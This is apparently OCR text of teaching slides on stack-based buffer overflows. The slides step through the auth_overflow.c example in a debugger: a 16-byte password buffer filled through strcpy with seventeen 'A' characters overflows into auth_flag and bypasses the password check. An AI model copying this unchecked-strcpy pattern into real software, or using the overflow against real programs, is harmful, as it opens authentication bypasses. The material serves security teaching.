
Why?

- execute strcpy(password_buffer, password)
- examine the stack by a Memory window set at address ESP
- the memory content displayed in red that has string value password is the memory content for password_buffer variable
- it was filled with random uninitialized data
- the memory address at which password_buffer variable is located (0x0018FF10)
- auth_flag is 16 bytes pass the start of password_buffer


Why?


Memory 1
Address: ESP
0x0018FF10 73736170 pass
0x0018FF14 64726f77 word
0x0018FF18 00405000 .P@.
0x0018FF1C 004050d4 ÔP@.
0x0018FF20 00000000 ....
0x0018FF24 0018ff30 0ÿ..
0x0018FF28 004010a2 ¢.@.
0x0018FF2C 00539968 h™S.
auth_overflow.c
Overflow
(Global Scope)
check_authentication(char * password)
auth_flag = 1;
if(strcmp(password_buffer, "outgrabe") == 0)
auth_flag = 1;
return auth_flag;
}
int main(int argc, char *argv[])
{
if(argc < 2)
100 %


Why?


Overflow Property Pages
Configuration: Debug
Platform: Active(Win32)
Configuration Manager...
Common Properties
Configuration Properties
General
Debugging
VC++ Directories
C/C++
Linker
Manifest Tool
XML Document Generator
Browse Information
Build Events
Custom Build Step
Code Analysis
Debugger to launch:
Local Windows Debugger
Command
Command Arguments
AAAAAAAAAAAAAAAA
A x 17
Working Directory
$(ProjectDir)
Attach
No
Debugger Type
Native Only
Environment
Merge Environment
Yes
SQL Debugging
No
Amp Default Accelerator
WARP software accelerator
Command
The debug command to execute.
OK
Cancel
Apply

Why?


Memory 1
Address: ESP
0x0018FF10 0018ff2c ,ÿ..
0x0018FF14 0040122b +.@.
0x0018FF18 004050d0 ÐP@.
0x0018FF1C 004050d4 ÔP@
0x0018FF20 00000000 ....
0x0018FF24 0018ff30 0ÿ..
0x0018FF28 004010a2 ¢.@.
0x0018FF2C 00539968 h™S.
auth_overflow.c
Overflow
(Global Scope)
check_authentication(char * password)
#include <stdlib.h>
#include <string.h>
int check_authentication(char *password)
{
int auth_flag = 0;
char password_buffer[16];
strcpy(password_buffer, password);
100 %


Why?


Memory 1
Address: ESP
View memory at the specified address
0x0018FF10 41414141 AAAA
0x0018FF14 41414141 AAAA
0x0018FF18 41414141 AAAA
0x0018FF1C 41414141 AAAA
0x0018FF20 00000041 A...
0x0018FF24 0018ff30 0ÿ..
0x0018FF28 004010a2 ¢.@.
0x0018FF2C 002899d8 Ø™(.
auth_overflow.c
Overflow
(Global Scope)
check_authentication(char * password)
int check_authentication(char *password)
{
int auth_flag = 0;
char password_buffer[16];
strcpy(password_buffer, password);
if(strcmp(password_buffer, "brillig") == 0)
auth_flag = 1;
if(strcmp(password_buffer, "outgrabe") == 0)
100 %


Why?

- the memory locations for auth_flag and password_buffer are examined again
- the password_buffer overflowed into the auth_flag, changing its first two bytes to 0x41
- ultimately, the program will treat this value as an integer, with a value of 65
- after the overflow, the check_authentication() function will return 65 instead of 0

Why?


Memory 1
Address: ESP
0x0018FF10 41414141 AAAA
0x0018FF14 41414141 AAAA
0x0018FF18 41414141 AAAA
0x0018FF1C 41414141 AAAA
0x0018FF20 00000041 A...
0x0018FF24 0018ff30 0ÿ..
0x0018FF28 004010a2 ¢.@.
0x0018FF2C 002899d8 Ø™(.
auth_overflow.c
Overflow
(Global Scope)
check_authentication(char * password)
auth_flag = 1;
if(strcmp(password_buffer, "outgrabe") == 0)
auth_flag = 1;
return auth_flag;
}
int main(int argc, char *argv[])
{
if(argc < 2)
100 %


Why?


Memory 1
Address: ESP
0x0018FF30 0018ff80 €ÿ..
0x0018FF34 004013f9 ù.@.
0x0018FF38 00000002 ....
0x0018FF3C 00289980 €™(.
0x0018FF40 0028a6a0 ¦(.
0x0018FF44 ff270570 p.'ÿ
0x0018FF48 00000000 ....
0x0018FF4C 00000000 ....
auth_overflow.c
Overflow
(Global Scope)
main(int argc, char * argv[])
}
if(check_authentication(argv[1]))
{
printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
printf(" Access Granted.\n");
printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
}
else
{
printf("\nAccess Denied.\n");
}
100 %


Why?

- since the if statement considers any nonzero value to be authenticated, the program's execution flow is controlled into the authenticated section
- in this example, the auth_flag variable is the execution control point, since overwriting this value is the source of the control


Security controls




Security controls



Security controls



Security controls



Stack-Based Buffer Overflow Vulnerabilities

